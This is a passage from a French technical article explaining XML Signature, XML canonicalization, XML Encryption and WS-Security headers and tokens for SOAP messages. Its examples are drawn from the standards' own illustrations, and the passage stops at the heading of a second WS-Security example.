- la **signature enveloppée** : qui qualifie une signature contenue dans le document signé ;
- la **signature détachée** : située à l'extérieur du document signé.

Comprendre les mécanismes mis en œuvre dans XML Signature est utile à plusieurs titres. Tout d'abord, un certain nombre d'entre eux, tels que les blocs d'information sur les clefs ou le principe des références sont également appliqués à XML Encryption. Ensuite, et bien que, théoriquement, tout soit plus ou moins optionnel, ces deux composantes sont presque toujours implémentées et nécessaires. Enfin, parce que ces mécanismes sont à la source de plusieurs vulnérabilités, détaillées dans l'article suivant.

2.1.2 Construction d'une signature XML


La première étape de la construction d'une signature est la génération d'un *digest* pour chaque bloc devant être signé, et appelé « référence ». Toutes les références sont ensuite intégrées à un groupe d'éléments. Un digest de ce groupe est ensuite calculé et signé. Une signature XML est donc composée d'une ou plusieurs références.

La structure générale d'une signature XML est donnée ci-dessous.

```
<Signature ID?>
    <SignedInfo>
      <CanonicalizationMethod/>
      <SignatureMethod/>
      (<Reference URI? >
        (<Transforms>)?
        <DigestMethod>
        <DigestValue>
      </Reference>)+
    </SignedInfo>
    <SignatureValue>
   (<KeyInfo>)?
   (<Object ID?>)*
</Signature>
```

Les principaux éléments d'une signature sont :

- `<SignedInfo>` : il s'agit de l'élément même qui a été signé. Il contient les digests d'un ou plusieurs blocs.
- `<CanonicalizationMethod>` : est une référence au mécanisme de canonisation utilisé.
- `<SignatureMethod>` : désigne l'algorithme utilisé pour signer le bloc `<SignedInfo>`.
- `<Reference>` : un pointeur sur la ressource signée.
- `<Transforms>` : une liste ordonnée des opérations effectuées sur les données en amont du processus de signature.
- `<DigestMethod>` : désigne l'algorithme utilisé pour calculer le digest des données signées.
- `<KeyInfo>` : identifie la clef nécessaire à la validation de la signature.
- `<Objects>` : est un bloc qui autorise l'ajout de données complémentaires à l'élément `<Signature>`. Un élément typique est le bloc `<SignatureProperty>` qui présente un *timestamp* du message.



Le bloc <Signature>

2.1.3 Opérations de base

Les opérations de base effectuent la validation de la signature et de contrôle d'intégrité de blocs XML.

2.1.4 Création d'une signature

Une signature est créée en deux étapes : la création des références, utilisée pour le contrôle d'intégrité de chaque bloc, puis le calcul de la signature pour un ensemble de références.

Création d'une référence :

1. Les transformations sont appliquées dans l'ordre dans lequel elles sont énumérées dans le bloc <Transforms>.
2. Le digest est calculé à partir de la valeur de retour de la dernière fonction de transformation.
3. Le bloc <Reference> est créé.

Création d'une signature :

1. Le bloc <SignedInfo> est construit et contient les éléments <CanonicalizationMethod>, <SignatureMethod> et tous les blocs <Reference>.
2. Ce bloc est canonisé via la méthode précisée dans l'élément <CanonicalizationMethod>.
3. Il est ensuite signé avec la méthode identifiée dans l'élément <SignatureMethod>.

Le bloc <Signature> est construit avec les blocs <SignedInfo>, <Object>, <KeyInfo> et <SignatureValue>.

2.1.5 Validation d'une signature

À l'instar de la création d'une signature, l'opération de validation s'effectue en deux étapes :

Validation des références :

1. Le bloc <SignedInfo> est canonisé via la méthode précisée dans l'élément <CanonicalizationMethod>.
2. Le digest des données de chaque bloc <Reference> est calculé.
3. Le résultat est comparé avec le contenu de l'élément <DigestValue>.

Validation de la signature :

1. L'élément <SignatureMethod> est canonisé via la méthode précisée dans l'élément <CanonicalizationMethod>.
2. Le résultat est utilisé avec les informations contenues dans le bloc <KeyInfo> pour valider la signature contenue dans le bloc <SignedInfo>.

2.2 La canonisation

2.2.1 Canonisation XML

L'objectif de la canonisation est de fournir une représentation normalisée d'une partie d'un document, sans prendre en considération le contexte auquel est intégrée cette partie. La finalité est de définir un mécanisme qui garantirait l'unicité de cette représentation.

La spécification d'un tel mécanisme est obligatoire dans le cadre de la signature et du contrôle d'intégrité des données XML transmises et échangées dans le cadre d'un Web Service. En effet, la nature hétérogène des composants et la flexibilité de XML rendent possible la transformation de certains éléments sans pour autant remettre en question l'interopérabilité entre les systèmes.

La canonisation d'éléments XML repose sur le traitement de données représentées selon le modèle xPath. L'expression identifiant l'ensemble de nœuds devant être canonisés est fournie comme premier argument, le second étant un simple *flag* indiquant si les commentaires doivent être intégrés à la forme canonique ou non. L'opération est ensuite effectuée conformément à la norme définie pour la canonisation XML. Il existe aujourd'hui deux normes de canonisation XML : la canonisation inclusive **[XMLC14N]** et la canonisation exclusive **[XMLC14N-EXC]**.

2.2.2 Canonisations inclusive et exclusive

La différence entre les méthodes de canonisations inclusive et exclusive est le traitement des espaces de nommage (*namespace*) et des attributs hérités par un nœud de ses ancêtres.

La canonisation par défaut (devenue canonisation inclusive) spécifie que, pour les éléments n'ayant pas d'ancêtre dans l'ensemble de nœuds concerné (appelés « éléments apex »), tous les ancêtres sont analysés et leurs attributs (et entre autres les espaces de nommage) sont ajoutés à une liste. Tous les attributs de cette liste présents dans les nœuds descendants sont supprimés de la liste. La liste est ensuite classée par ordre alphabétique et fusionnée avec la liste des attributs du nœud apex.

Cette méthode n'est pas appropriée à la canonisation de parties de documents inclus dans une enveloppe appelée à changer au cours de son traitement par différents composants de la chaîne applicative. L'exemple ci-dessous illustre ce scénario, en donnant la forme canonique d'un élément <elem1> dont l'enveloppe a changé.

Document	Forme canonique de elem1

`<n0:pdu xmlns:n0="http://a.example">`
`  <n1:elem1 xmlns:n1="http://b.example">`
`  Contenu`
`  </n1:elem1>`
`</n0:pdu>`
	`<n1:elem1 xmlns:n0="http://a.example"`
	`  xmlns:n1="http://b.example">`
	`  Contenu`
	`</n1:elem1>`

`<n2:local xmlns:n2="http://c.example">`
`  <n1:elem1 xmlns:n1="http://b.example">`
`  Contenu`
`  </n1:elem1>`
`</n0:pdu>`
	`<n1:elem1 xmlns:n1="http://b.example"`
	`  xmlns:n2="http://c.example">`
	`  Contenu`
	`</n1:elem1>`

C'est pour pallier ce défaut que la forme canonique exclusive a été définie. La principale différence avec la canonisation inclusive est que l'opération de recherche et d'analyse des nœuds ancêtre n'est pas effectuée. Par conséquent, un changement d'enveloppe d'un nœud n'aura pas d'impact sur sa forme canonique.

2.2.3 Règles de canonisation

Un certain nombre de règles sont définies en fonction du type de nœud (racine, élément, texte, attribut, espace de nommage ou instruction de traitement) à transformer sous forme canonique. Les principales règles de canonisation appliquées aux documents XML sont :

- La forme canonique est encodée en UTF-8.
- Les sauts de ligne sont transformés en `#xA`.
- Les valeurs des attributs sont normalisées.
- Les valeurs des attributs sont délimitées par des ".
- Les références vers des entités (`entity`) sont remplacées.
- Les références de caractères sont remplacées dans les nœuds texte (ex. `&#x32` devient `2`).
- Les sections CDATA sont remplacées par leur contenu.
- Les déclarations XML et les DTD (`Document Type Declaration`) sont supprimées.
- Les éléments vides sont remplacés par des paires de tag (`<data/>` devient `<data></data>`).
- Dans les tags, les espaces sont normalisées, seulement une espace entre chaque paramètre.
- Les espaces sont conservées à l'exception de celles des nœuds qui ne dépendent pas de l'ensemble de nœuds.
- Dans les nœuds texte, les caractères `&`,`<`, `>`, `"` et `#xD` sont remplacés respectivement par `&amp` `<`, `>`, `&quot;` et `&#xD`.

2.2.4 Limitations de la canonisation

Deux documents XML peuvent être différents, mais rester logiquement équivalents en fonction du contexte de l'application. Un cas d'école est la possible équivalence des expressions `<color>black</color>` et `<color>000000</color>`. Une autre limitation concerne la perte d'informations qui ne sont pas disponibles dans le modèle donné. Le cas le plus fréquent est la perte de l'URI de base à partir de laquelle sont construites les URI relatives.

2.3 L'élément <Signature>

2.3.1 Génération d'une signature

Le bloc `<Signature>` contient toutes les informations nécessaires à la validation des parties de document signées. Elle est composée de deux composants obligatoires et de deux composants optionnels, respectivement, les informations de signature, la valeur de la signature, les informations de clé et le composant `<Object>`.

Le mécanisme utilisé pour le calcul de la signature est précisé dans l'élément `<SignatureMethod>` du bloc `<SignatureInfo>`. Les algorithmes explicitement cités dans la norme pour le calcul des signatures sont HMAC-SHA1 dont le support est obligatoire, DSA également requis par la norme, et PKCS1 (RSA-SHA1) dont le support, quant à lui, est optionnel. La valeur de la signature est stockée dans l'élément `<SignatureValue>` et est la valeur retournée par la fonction de signature, encodée en Base64.

2.3.2 Les clefs de signature

Afin de garantir l'interopérabilité entre les systèmes, il est nécessaire de fournir un mécanisme de transmission des clefs de signature flexible et évolutif. C'est le rôle du bloc `<KeyInfo>` qui contient plusieurs types d'éléments :

- `<KeyName>` : il s'agit d'un champ générique permettant de transmettre un identifiant de clé.
- `<KeyValue>` : la clef utilisée pour valider la signature. Deux formats spécifiques sont définis pour les clefs RSA et DSA.
- `<RetrievalMethod>` : précise le mécanisme de récupération d'un bloc `<KeyInfo>` via l'utilisation d'une référence pointant sur un élément interne ou externe au document.
- `<X509Data>`: un identifiant de clef ou de certificat X509.
- `<KeyData>` : un élément spécifique utilisé pour la transmission de données nécessaires aux clefs utilisées par SKIP et PGP.

Dans certains cas, les clefs sont déjà connues des acteurs et le bloc `<KeyInfo>` serait alors inutile. Pour cette raison, la norme le définit comme optionnel.

2.3.3 Références

Les références sont les identifiants des blocs qui ont été signés. Un même document peut contenir plusieurs blocs `<Reference>`. Les principaux composants de ce bloc sont :

- Une URI, comme attribut de l'élément et qui pointe sur un élément interne ou externe au document ;
- Un algorithme de digest, utilisé pour calculer le condensé de l'élément signé ;
- Un digest, qui est la sortie de la fonction identifiée précédemment appliquée à l'élément pointé par l'URI.

Un bloc `<SignedInfo>` peut contenir plusieurs références afin de permettre le calcul d'une seule signature pour plusieurs blocs situés à différents endroits du document.

Le seul algorithme imposé par la norme est SHA1. MD5 de son côté est explicitement déconseillé compte tenu des doutes concernant sa sécurité.

3. XML Encryption

3.1 Généralités sur le chiffrement XML

3.1.1 Granularité du chiffrement

XML encryption a été conçu pour permettre le chiffrement de tout ou partie d'un document XML. Une telle fonctionnalité est rendue nécessaire par le fait que certains Web Services intermédiaires peuvent ne pas être autorisés à accéder à certains contenus. Le chiffrement des données XML peut, par conséquent, être appliqué à :

- la totalité du document ;
- un élément XML ;
- le contenu d'un élément XML ;
- la partie de données d'un élément XML.

Le tableau ci-contre donne un exemple de chacune de ces portées de chiffrement.

Portée	Document

Aucun chiffrement	`<?xml version='1.0'?>`
	`<PaymentInfo xmlns='http://example.org/payment'>`
	`<Name>John Smith</Name>`
	`<CreditCard Limit='5,000' Currency='USD'>`
	`<Number>4019 2445 0277 5567</Number>`
	`<Issuer>Example Bank</Issuer>`
	`<Expiration>04/02</Expiration>`
	`</CreditCard>`
	`</PaymentInfo>`

Chiffrement du document	`<?xml version='1.0'?>`
	`<EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#'`
	`MimeType='text/xml'>`
	`<CipherData>`
	`<CipherValue>A23B45C56</CipherValue>`
	`</CipherData>`
	`</EncryptedData>`

Chiffrement d'un élément	`<?xml version='1.0'?>`
	`<PaymentInfo xmlns='http://example.org/paymentv2'>`
	`<Name>John Smith</Name>`
	`<EncryptedData Type='http://www.w3.org/2001/04/xmlenc#Element'`
	`xmlns='http://www.w3.org/2001/04/xmlenc#'>`
	`<CipherData>`
	`<CipherValue>A23B45C56</CipherValue>`
	`</CipherData>`
	`</EncryptedData>`
	`</PaymentInfo>`

Chiffrement du contenu d'un élément	`<?xml version='1.0'?>`
	`<PaymentInfo xmlns='http://example.org/paymentv2'>`
	`<Name>John Smith</Name>`
	`<CreditCard Limit='5,000' Currency='USD'>`
	`<EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#'`
	`Type='http://www.w3.org/2001/04/xmlenc#Content'>`
	`<CipherData>`
	`<CipherValue>A23B45C56</CipherValue>`
	`</CipherData>`
	`</EncryptedData>`
	`</CreditCard>`
	`</PaymentInfo>`

Chiffrement des données d'un élément	`<?xml version='1.0'?>`
	`<PaymentInfo xmlns='http://example.org/paymentv2'>`
	`<Name>John Smith</Name>`
	`<CreditCard Limit='5,000' Currency='USD'>`
	`<Number>`
	`<EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#'`
	`Type='http://www.w3.org/2001/04/xmlenc#Content'>`
	`<CipherData>`
	`<CipherValue>A23B45C56</CipherValue>`
	`</CipherData>`
	`</EncryptedData>`
	`</Number>`
	`<Issuer>Example Bank</Issuer>`
	`<Expiration>04/02</Expiration>`
	`</CreditCard>`
	`</PaymentInfo>`

3.1.2 Structure des blocs chiffrés

Les blocs chiffrés sont construits selon le modèle suivant :

```
<EncryptedData Id? Type? MimeType? Encoding?>
    <EncryptionMethod/>?
    <ds:KeyInfo>
      <EncryptedKey>?
      <AgreementMethod>?
      <ds:KeyName>?
      <ds:RetrievalMethod>?
      <ds:*>?
    </ds:KeyInfo>?
    <CipherData>
      <CipherValue>?
      <CipherReference URI?>?
    </CipherData>
    <EncryptionProperties>?
</EncryptedData>
```

Les principaux composants de cette structure sont :

- `<EncryptionMethod>` : définit l'algorithme utilisé pour le chiffrement.
- `<KeyInfo>` : contient les éléments concernant la clef de chiffrement, le moyen de la récupérer ou de la calculer.
- `<CipherData>` : contient les données chiffrées ou une référence pointant sur ces données.

3.2 Principales opérations

3.2.1 Chiffrement

Les étapes du chiffrement sont les suivantes :

1. Choix de l'algorithme de chiffrement.

2. Construction du bloc <KeyInfo>, contenant :

- le nom de la clef, une référence ou la clef elle-même, stockée en clair ;
- la clef elle-même, chiffrée selon le mécanisme actuellement décrit.

3. Sérialisation des données :

- en UTF-8, si les données à chiffrer sont un élément ou le contenu d'un élément XML ;
- en octets, si les données sont d'un autre type.

4. Chiffrement des données avec la clef et selon l'algorithme choisi.

5. Construction de la structure nécessaire au stockage des informations de chiffrement (<EncryptedData> ou <EncryptedKey>) et localisation du lieu de stockage des informations chiffrées, à savoir un élément <CipherData> pour des données locales ou une référence à une URI pour des données externes.

3.2.2 Déchiffrement

1. Récupération des paramètres de chiffrement et du bloc <KeyInfo>.
2. Localisation de la clef de déchiffrement et éventuellement de la clef permettant son déchiffrement.
3. Localisation des données chiffrées soit au sein du document, soit à l'extérieur et identifié par une référence.
4. Déchiffrement des données avec les éléments récupérés aux étapes 1 et 2.

3.3 Les données chiffrées

3.3.1 <EncryptedType>

Tous les éléments de données ou de clefs chiffrées sont construits à partir du même type abstrait: <EncryptedType>. Ce type définit plusieurs blocs qui peuvent être classés en deux catégories :

- **Éléments de chiffrement** : un groupe qui contient des informations sur la méthode de chiffrement, les clefs, les données chiffrées et les propriétés de chiffrement ;
- **Informations** : contenant les données optionnelles telles que l'ID du bloc, les types XML et MIME des données chiffrées ainsi que leur encodage.

3.3.2 Méthodes de chiffrement

N'importe quelle méthode de chiffrement peut être utilisée pour le chiffrement des données XML. Toutefois, le support de certaines est explicitement requis et leur URI de référence est précisée dans la norme.

Algorithme	Statut	URI
Triple-DES	Requis	http://www.w3.org/2001/04/xmlenc#tripledes-cbc
AES 128 bits	Requis	http://www.w3.org/2001/04/xmlenc#aes128-cbc
AES 192 bits	Optionnel	http://www.w3.org/2001/04/xmlenc#aes192-cbc
AES 256 bits	Requis	http://www.w3.org/2001/04/xmlenc#aes256-cbc

L'URI donnée dans le tableau est un attribut de l'élément <EncryptedMethod>.

3.3.3 Données chiffrées et références

Les données chiffrées peuvent être intégrées directement dans un élément dérivé du type <EncryptedType>. Dans ce cas, il correspond aux données d'un élément <CipherValue>. Il est également possible que l'élément <CipherValue> ne soit pas fourni. Dans ces conditions, la source à partir de laquelle les données chiffrées peuvent être obtenues est identifiée par un élément <CipherReference>. Une liste d'opérations de transformation peut également être fournie au cas où les données ont été modifiées en amont de leur stockage sur un composant externe.

Dans l'exemple qui suit, les données chiffrées sont récupérées depuis l'URI **http://www.example.com/CipherValues.xml** (ligne 0), puis extraites avec l'expression xPath donnée à la ligne 5. La valeur extraite est ensuite décodée de Base64 comme précisé par l'élément <Transform> à la ligne 8.

```
0 <CipherReference URI="http://www.example.com/CipherValues.xml">
1     <Transforms>
2       <ds:Transform
3       Algorithm="http://www.w3.org/TR/1999/REC-xpath-19991116">
4           <ds:XPath xmlns:rep="http://www.example.org/repository">
5             self::text()[parent::rep:CipherValue[@Id="example1"]]
6           </ds:XPath>
7       </ds:Transform>
8       <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#base64"/>
9     </Transforms>
10  </CipherReference>
```

3.4 Composants de la clef de chiffrement

3.4.1 Éléments de la clef

Les éléments nécessaires au déchiffrement des données ou de la clef de chiffrement sont fournis par l'élément <ds:KeyInfo>. Toutefois, il n'est pas toujours nécessaire de fournir la clef de chiffrement, dans la mesure où il est possible que les deux parties aient échangé les informations appropriées via un autre canal de communication. Par conséquent, le bloc <ds:KeyInfo> est optionnel. Ce bloc fournit les informations suivantes :

- la valeur de la clef, contenue dans l'élément <KeyValue> ;
- le nom de la clef, qui fait référence à l'élément <CarriedKeyName> d'un bloc <EncryptedKey> ;
- une référence à l'endroit où est localisée la clef, sous forme d'URI.

Dans le cas d'un bloc <EncryptedKey> localisé à l'extérieur d'un bloc <ds:KeyInfo>, il est possible de préciser à quel bloc <EncryptedKey> ou <EncryptedData> il s'applique.

3.4.2 L'élément <EncryptedKey>

L'élément <EncryptedKey> fournit trois extensions au type abstrait <EncryptedType> :

- <ReferenceList> : cet élément est optionnel et contient des pointeurs vers les données chiffrées à l'aide de la clef.
- <CarriedKeyName> : est également un élément optionnel et fournit une description en langage courant de la clef contenue dans l'élément <EncryptedKey>. Lorsque l'élément <CarriedKeyName> est défini, sa valeur peut être utilisée pour référencer la clef contenue dans un bloc <ds:KeyInfo>.
- <Recipient> : est un attribut optionnel de l'élément <EncryptedKey>. Il fournit les informations concernant le destinataire de la clef. Ses valeurs possibles ne sont pas définies dans la norme.

3.4.3 Relations entre clés et données chiffrées

Dans l'exemple suivant, un élément <EncryptedData> (avec l'ID 'ED') est défini. Il utilise une clef définie dans un élément <EncryptedKey> (avec l'ID 'EK') situé en dehors de l'élément <ds:KeyInfo>.

```
1 <EncryptedData Id='ED'
        xmlns='http://www.w3.org/2001/04/xmlenc#'>
 2   <EncryptionMethod
          Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc'/>
 3   <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
 4     <ds:RetrievalMethod URI='#EK'
            Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
 5     <ds:KeyName>Julie MARTIN</ds:KeyName>
 6   </ds:KeyInfo>
 7   <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
 8 </EncryptedData>
 9 <EncryptedKey Id='EK' xmlns='http://www.w3.org/2001/04/xmlenc#'>
10   <EncryptionMethod
          Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5"/>
11   <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
12     <ds:KeyName>Marcel DUPOND</ds:KeyName>
13   </ds:KeyInfo>
14   <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
15   <ReferenceList>
16     <DataReference URI='#ED'/>
17   </ReferenceList>
18   <CarriedKeyName>Julie MARTIN</CarriedKeyName>
19 </EncryptedKey>
```

L'algorithme de chiffrement retenu est AES 128 bits (ligne 2). À la ligne 4, le bloc <ds:KeyInfo> contient un élément <RetievalMethod> qui pointe sur une URI faisant référence à un élément du document dont l'ID est 'EK'. La clef est identifiée par son nom à la ligne 5, la valeur est 'Julie MARTIN'. Les données chiffrées sont à la ligne 7. L'élément <EncryptedKey> avec l'ID 'EK' est défini ligne 9. À la ligne 16, l'élément avec l'ID 'ED' est référencé comme étant chiffré avec cette clef. À la ligne 18, le nom de la clef contenue par l'élément <EncryptedKey> est explicitement donné. Il correspond au nom donné dans l'élément <KeyName> à la ligne 5.

4. Protection des messages SOAP

4.1 L'en-tête de sécurité

WS-Security précise l'utilisation d'un nouvel en-tête de sécurité <wsse:Security> qui contient l'ensemble des éléments nécessaires au traitement des informations sécurisées transportées par le message SOAP. Chaque en-tête est destiné à un acteur spécifique. Par conséquent, il est possible qu'un message SOAP contienne plusieurs en-têtes <wsse:Security>, un par acteur destinataire de parties de messages sécurisées différentes.

En revanche, si un service intermédiaire souhaite rajouter des informations sécurisées à destination d'un système déjà identifié dans un en-tête <wsse:Security>, cet intermédiaire doit rajouter un élément dans l'en-tête existant et non créer un nouvel en-tête.

Il est important de noter que WS-Security n'impose aucune méthode concernant l'ajout d'éléments dans l'en-tête. Toutefois, il est recommandé de rajouter les nouveaux éléments avant les anciens dans l'en-tête. De cette manière, les éléments peuvent être traités dans l'ordre inverse de celui dans lequel ils ont été ajoutés. Dans le même ordre d'idées, il est également recommandé de faire précéder un élément faisant usage d'une clef par l'élément contenant cette clef.

Les attributs de l'en-tête <wsse:Security> sont donnés dans la table ci-dessous (S11 et S12 font respectivement référence aux espaces de nommage SOAP 1.1 et SOAP 1.2).

Attribut	Description	Commentaires
S11:actor/S12:role	Identifie un destinataire SOAP	Optionnel Un seul en-tête <wsse:Security> peut ne pas préciser cet attribut. Deux blocs <wsse:Security> ne peuvent pas avoir le même attribut S11:actor ou S12:role
S11:mustUnderstand/ S12:mustUnderstand	Attribut qui précise si le traitement de l'en-tête est obligatoire ou non	Les valeurs possibles sont 0 et 1 (également true ou false pour SOAP 1.2). La valeur par défaut est 0 (false).

4.2 XML Encryption et XML Signature

WS-Security s'appuie essentiellement sur XML Encryption et XML Signature. Toutefois, quelques particularités et limitations sont recommandées pour leur utilisation dans le cadre de la norme. Ces recommandations ne sont toutefois pas imposées dans la mesure où elles sont précisées via les directives "SHOULD" et "SHOULD NOT", ce qui laisse la possibilité d'implémenter des mécanismes compromettant l'interopérabilité entre les systèmes ou réduisant le niveau de sécurité des messages.

4.2.1 XML Signature

Le support de XML Signature est obligatoire dans le cadre de la norme WS-Security.

La principale recommandation de WS-Security au regard de l'utilisation de XML Signature concerne la possibilité qu'a un message SOAP d'être enrichi de nouveaux éléments tout au long de la chaîne applicative et jusqu'à sa destination finale. Cela signifie qu'un élément signé peut être intégré à un autre élément, lui-même signé. Cette situation soulève deux problématiques illustrées par l'exemple suivant.

Un message est créé par un premier Web Service (W1) avec un en-tête et un corps. Ces éléments sont signés par WS1. Un second Web Service (WS2) rajoute un en-tête et un corps, contenant l'en-tête et le corps créés par WS1. Si WS2 veut également signer les éléments qu'il a ajoutés, il est nécessaire que :

- WS2 puisse accéder aux éléments fournis par WS1, ce qui n'est pas possible si WS1 utilise une signature enveloppante (l'élément signé est alors contenu dans un élément <Object>) ;
- l'élément WS2 (contenant WS1) puisse être signé tel quel. Par conséquent, aucune transformation ne doit être appliquée aux éléments positionnés par WS1.

WS-Security édicte par conséquent deux règles permettant de s'affranchir de ces contraintes :

- Les signatures enveloppantes NE DEVRAIENT PAS être utilisées.
- La transformation de signature enveloppée (*enveloped signature transform*) NE DEVRAIT PAS être utilisée.

Une dernière contrainte, qui tombe toutefois sous le sens, est que le contenu signé DEVRAIT être inclus dans le message. Cette assertion est relativement logique dans la mesure où l'objectif de WS-Security est de fournir des mécanismes de sécurité des messages SOAP, et non de contenus externes à ces messages.

4.2.2 XML Encryption

Le support de XML Encryption est obligatoire dans le cadre de la norme WS-Security.

L'implémentation de XML Encryption dans le cadre de WS-Security est améliorée dans la mesure où elle doit rendre possible le chiffrement de tout ou partie des éléments de l'en-tête et du corps du message. Cette flexibilité repose sur l'extension de certains composants de XML Encryption, ainsi que sur la définition d'un nouvel élément : <wssell:EncryptedHeader>.

Les données chiffrées sont contenues dans les éléments <EncryptedData> de l'enveloppe SOAP, à l'exception des éléments chiffrés de l'en-tête SOAP, contenus dans le nouvel en-tête <wssell:EncryptedHeader>. Afin d'identifier quelles parties du message ont été chiffrées, WS-Security enrichit l'utilisation du bloc <ReferenceList> dont les éléments <DataReference> pointent sur les éléments chiffrés. Ce mécanisme est une extension de XML Encryption dans la mesure où le bloc <ReferenceList> était uniquement destiné à être contenu dans le bloc <EncryptedKey> afin d'identifier les blocs chiffrés avec la clef en question.

Toutefois, WS-Security prend en compte le fait que les différents éléments peuvent avoir été chiffrés avec des clefs différentes. Dans ce cas, les clefs en question doivent être contenues ou référencées dans les blocs <KeyInfo> spécifiques.

4.3 Les jetons de sécurité

Le rôle des jetons de sécurité dans WS-Security est de transporter et de signer les déclarations des acteurs de la chaîne applicative. WS-Security ne précise toutefois pas la manière dont ces déclarations doivent être validées. Par conséquent, les déclarations peuvent être utilisées de différentes manières en fonction de l'implémentation du Web Service et du niveau d'interopérabilité recherché.

Trois types de jetons sont définis dans WS-Security : *username*, binaires et XML. Ils peuvent être utilisés pour transmettre des informations d'authentification, de session, etc.

4.3.1 Les jetons username

Ces jetons sont les plus simples, et, comme leur nom l'indique, sont utilisés pour transmettre le nom (ou plus précisément l'identifiant) de l'utilisateur. Le jeton est identifié par un bloc <wsse:UsernameToken> contenant l'identifiant de l'utilisateur dans un élément <wsse:Username>. Dans le cas où l'authentification serait effectuée par l'application elle-même, un mot de passe peut être transporté dans le jeton, en clair ou via un *hash*. La première option est fortement déconseillée à l'exception des mots de passe à usage unique (OTP - *One Time Password*), tels que ceux utilisés pour l'authentification via S/Key.

Les mots de passe « hachés » sont construits à partir d'une graine (élément <Nonce> et d'un *timestamp* (élément <Created>) selon la formule suivante : Password_Digest = Base64 (SHA-1 (nonce + created + password)).

Un exemple de chaque type de jeton username est donné ci-dessous.

Jeton simple :

```
<wsse:UsernameToken>
        <wsse:Username>Paul Smith</wsse:Username>
</wsse:UsernameToken>
```

Jeton avec mot de passe en clair :

```
<UsernameToken>
        <Username>Paul Smith</Username>
        <Password Type="PasswordText">MyPassword</Password>
</UsernameToken>
```

Jeton avec mot de passe « haché » :

```
<UsernameToken>
        <Username>Paul Smith</Username>
        <Password Type="PasswordDigest">XYZAAA9</Password>
        <Nonce>123521</Nonce>
        <Created>2005-11-24T15:00:00Z</Created>
</UsernameToken>
```

4.3.2 Jetons binaires et XML

Le type de jeton « XML » fait essentiellement référence aux assertions SAML. Toutefois, tout type de jeton XML, tel que les jetons biométriques XCBF (*XML Common Biometric Format*) ou les jetons d'autorisation XrML (*eXtensible Right Markup Language*) est théoriquement supporté par ce type d'éléments. Ces éléments sont généralement signés et « auto-vérifiés », ce qui rend inutile ma mise en place d'une tierce-partie de validation.

WS-Security définit également l'élément <wsse:BinarySecurityToken> afin de permettre l'utilisation générique de jetons non-XML. Ces jetons sont appelés « Jetons de Sécurité Signés » dans la mesure où ils sont générés et signés cryptographiquement par une autorité de certification. Deux types de jetons binaires sont explicitement définis par WS-Security : les certificats X509 et les tickets Kerberos.

4.3.3 Les références de jeton

Enfin, WS-Security précise un mécanisme d'accès aux éléments externes contenant les clefs nécessaires aux opérations de validation de signature et de déchiffrement. Il s'agit de l'élément <wsse:SecurityTokenReference> dont une utilisation type est une utilisation en tant qu'enfant d'un nœud <KeyInfo>.

Cet élément fournit un mécanisme générique et ouvert permettant de localiser les clefs à l'intérieur des conteneurs appropriés. Cela est rendu nécessaire par le fait que certains d'entre eux ne fournissent pas de mécanisme de référencement « standard » quand certains autres ont même des schémas fermés.

4.4 WS-Security: Exemples

4.4.1 Exemple 1

Ce premier exemple est extrait de la documentation de la norme WS-Security et illustre l'utilisation d'un jeton de sécurité propriétaire et de sa signature associée.

```
01 <?xml version="1.0" encoding="utf-8"?>
02   <S11:Envelope xmlns:S11="..." xmlns:wsse="..." xmlns:wsu="..."
     xmlns:ds="...">
03     <S11:Header>
04         <wsse:Security xmlns:wsse="...">
05       <wsse:BinarySecurityToken ValueType="http://
         fabrikam123#CustomToken" EncodingType="...#Base64Binary"
         wsu:Id="MyID">
06         FHUIORv...
07       </wsse:BinarySecurityToken>
08       <ds:Signature>
09         <ds:SignedInfo>
10           <ds:CanonicalizationMethod Algorithm= "http://www.
             w3.org/2001/10/xml-exc-c14n#"/>
11           <ds:SignatureMethod Algorithm= "http://www.
             w3.org/2000/09/xmldsig#hmac-sha1"/>
12           <ds:Reference URI="#MsgBody">
13             <ds:DigestMethod Algorithm= "http://www.
               w3.org/2000/09/xmldsig#sha1"/>
14             <ds:DigestValue>LyLsF0Pi4wPU...</ds:DigestValue>
15           </ds:Reference>
16         </ds:SignedInfo>
17         <ds:SignatureValue>DJbchm5gK...</ds:SignatureValue>
18         <ds:KeyInfo>
19           <wsse:SecurityTokenReference>
20             <wsse:Reference URI="#MyID"/>
21           </wsse:SecurityTokenReference>
22         </ds:KeyInfo>
23       </ds:Signature>
24     </wsse:Security>
25   </S11:Header>
26   <S11:Body wsu:Id="MsgBody">
27     <tru:StockSymbol xmlns:tru="http://fabrikam123.com/
       payloads"> QQQ </tru:StockSymbol>
28   </S11:Body>
29 </S11:Envelope>
```

La ligne 02 ouvre l'enveloppe SOAP.

La ligne 03 déclare l'en-tête SOAP.

La ligne 04 ouvre le bloc WS-Security.

Les lignes 08 à 23 spécifient la signature du contenu du corps SOAP, situé aux lignes 26 à 28.

Les lignes 18 à 22 précisent les informations de clef via l'élément `<wsse:SecurityTokenReference>` (ligne 20) qui pointe sur le jeton déclaré aux lignes 05 à 07.

4.4.2 Exemple 2

